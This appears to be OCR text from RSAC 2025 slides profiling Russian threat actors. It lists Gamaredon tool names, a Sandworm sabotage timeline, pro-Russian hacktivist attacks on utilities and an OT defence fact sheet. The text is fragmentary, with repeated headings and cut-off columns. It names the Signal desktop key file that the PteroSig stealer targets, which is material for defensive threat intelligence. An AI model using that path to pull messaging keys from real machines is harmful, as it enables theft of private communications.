
Gamaredon

Gamaredon (aka Pterodo) is by far the most active APT group in Ukraine.

Gamaredon (aka Pterodo) is by far the most active APT group in Ukraine.
What it lacks in sophistication it makes up for in volume of attacks. Primarily, it uses espionage weapons against Ukrainian governmental targets.

2013 | APT Group | Russia


Gamaredon
file detections
800
700
600
500
400
300
200
100
0
300
250
200
150
100
50
0
12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3
2021
2022
2023
2024
2025


Gamaredon
File detections / Spearphishing
800
700
600
500
400
300
200
100
0
300
250
200
150
100
50
0
12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3 4 5 6 7 8 9 10 11 12 1 2 3
2021
2022
2023
2024
2025

DOWNLOADERS

DOWNLOADERS & DROPPERS

- PteroPSLoad
- PteroClone
- PteroVLoad

TOOLS

WEAPONIZERS

PERSISTANCE

- PteroTemplate
- PteroDig

SPREADERS

- PteroLNK
- PteroDoc

STEALERS & BACKDOORS

- PteroPSDoor_variant1
- PteroVDoor
- PteroPSDoor_variant2
- PteroScreen
- PteroSteal
- PteroSig
- PteroCookie
- PteroGram
- PteroScout
- Powershell_reverse_shell
- PteroBleed

OTHER


- PteroSocks
- PteroPowder
- PteroWLoad
- PteroVBShell
- Wireshark_detector

Gamaredon

PteroSig

Gamaredon

PteroSig



%AppData%\Signal\config.json

Gamaredon

PteroSig

Signal downplays encryption key flaw, fixes it after X drama


By **Lawrence Abrams**

July 11, 2024 04:49 PM 10

Signal is finally tightening its desktop client's security by changing how it stores plain text encryption keys for the data store after downplaying the issue since 2018.

Gamaredon


PteroSig



%AppData%\Signal\config.json

Gamaredon


PteroSig



Russian
“Hacktivism”?


Russian


“Hacktivism”?



Russian

“Hacktivism”?





soIntsepekZ

CyberArmyofRussia_Reborn

XakNet_Team

Russian

“Hacktivism”?


soIntsepekZ

CyberArmyofRussia_Reborn

XakNet_Team

Sandworm
Sandworm has been attributed by multiple sources to the Russian Military Intelligence Service GRU.
It is most known for its infamous acts of cyber-sabotage – including Industroyer, or NotPetya. Sandworm also has “a thing” for wipers, sandworm wiper attacks go as far back as their BlackEnergy attacks in 2014.
2014
Cyber-Sabotage Worm
Russia

GRU



SEDNIT
Sednit, also known as APT28, Fancy Bear– has been operating since at least 2004.
The US Department of Justice named it as one of those responsible for the Democratic National Committee (DNC) hack just before the US 2016 elections and linked the group to the GRU. Nowadays, Sednit mostly runs targeted phishing campaigns
2004
APT Group
Russia

Russian

“Hacktivism”?

CyberArmyofRussia_Reborn

Multiple US water utilities in Texas



French hydroelectric plant

Polish wastewater treatment plant

Source: Wired

Russian

“Hacktivism”?

CyberArmyofRussia_Reborn

Le Monde — Se connecter — S'abonner

PIXELS • CYBERESPIONNAGE

Comment Sandworm, les hackeurs d’élite de l’armée russe, ont piraté un moulin français en pensant attaquer un barrage

How Sandworm, the elite hackers of the Russian army, hacked a French mill while thinking they were attacking a dam

A report published by Mandiant, the Google-owned cybersecurity company, reveals new details about 'cyber saboteurs' one of the main units of Russian military intelligence.

Le 2 mars, CyberAr
Telegram, qui revend
intrusions informati
sont parvenus à sabo
Yonne (Yonne).

Des images du barra
couplées à des extrai
Les hackeurs se filme
quoi laisser croire à u
sont en mesure de nu
importantes.

Mais la réalité est mo

Russian

“Hacktivism”?

CyberArmyofRussia_Reborn

An official website of the United States government Here's how you know

FREE CYBER SERVICES | #PROTECT2024 | SECURE OUR WORLD | SHIELDS UP

America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics | Spotlight | Resources & Tools | News & Events | Careers | About

Home / Resources & Tools / Resources

Defending OT Operations Against Ongoing Pro-Russia Hacktivist Activity

Publish Date: May 01, 2024

RELATED TOPICS: CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE, CYBERSECURITY BEST PRACTICES, INDUSTRIAL CONTROL SYSTEMS

CISA, in collaboration with the following organizations, co-authored this joint fact sheet:


- Federal Bureau of Investigation (FBI)
- National Security Agency (NSA)
- Environmental Protection Agency (EPA)
- Department of Energy (DOE)

Oct 2018
GreyEnergy
ttacks against
ritical
nfrastructure
JA/PL
23 Feb 2022
HermeticWiper
attack in
Ukraine
24 Feb 2022
AcidRain
attack on Viasat
KA-SAT
24 Feb 2022
Russian
invasion
of Ukraine
14 Mar 2022
CaddyWiper
deployed
8 Apr 2022
Industroyer2
sabotage
attempt
11 Oct 2022
Prestige faux
ransomware
attack
25 Apr 2023
RoarBat
deployed
31 Aug 2023
SharpNikoWiper
attack
12 Dec 2023
Attack on
KiyvStar
22 Jan 2024
FrostyGoop*
attack on
LvivTeploenergo
*probably
26 Jan 2024
Parkovy
datacenter
attack on 4
telcos
3 Mar 2024
AcidPour
attack
Fall 2024
Attacks on
energy
infrastructure
Feb 2025
Heat energy
companies
attack
Mar 2025
ZEROLOT
attack

Feb 2014
Russian occupation of Crimea
Dec 2015
BlackEnergy attack causes blackout in Ukraine
Jun 2017
NotPetya outbreak
24 Feb 2022
Russian invasion of Ukraine
8 Apr 2022
Industroyer2 sabotage attempt
25 Apr 2023
RoarBat deployed
12 Dec 2
Attack or KiyvStar
Nov 2013
BlackEnergy attacks intensify
April 2014
War in Donbas begins
Dec 2016
Industroyer attack causes blackout in Ukraine
Oct 2018
GreyEnergy attacks against critical infrastructure UA/PL
23 Feb 2022
HermeticWiper attack in Ukraine
24 Feb 2022
AcidRain attack on Viasat KA-SAT
14 Mar 2022
CaddyWiper deployed
11 Oct 2022
Prestige faux ransomware attack
31 Aug 2023
SharpNikoWiper attack
Fr
at
Lv
*p

Initial access vectors

Russia



vs

China


RSAC™ 2025 Conference

CRIMEWARE, RANSOMWARE AND LAW ENFORCEMENT OPERATIONS

Many Voices.
One Community.

Geographic distribution of Ransomware detections in H2 2024

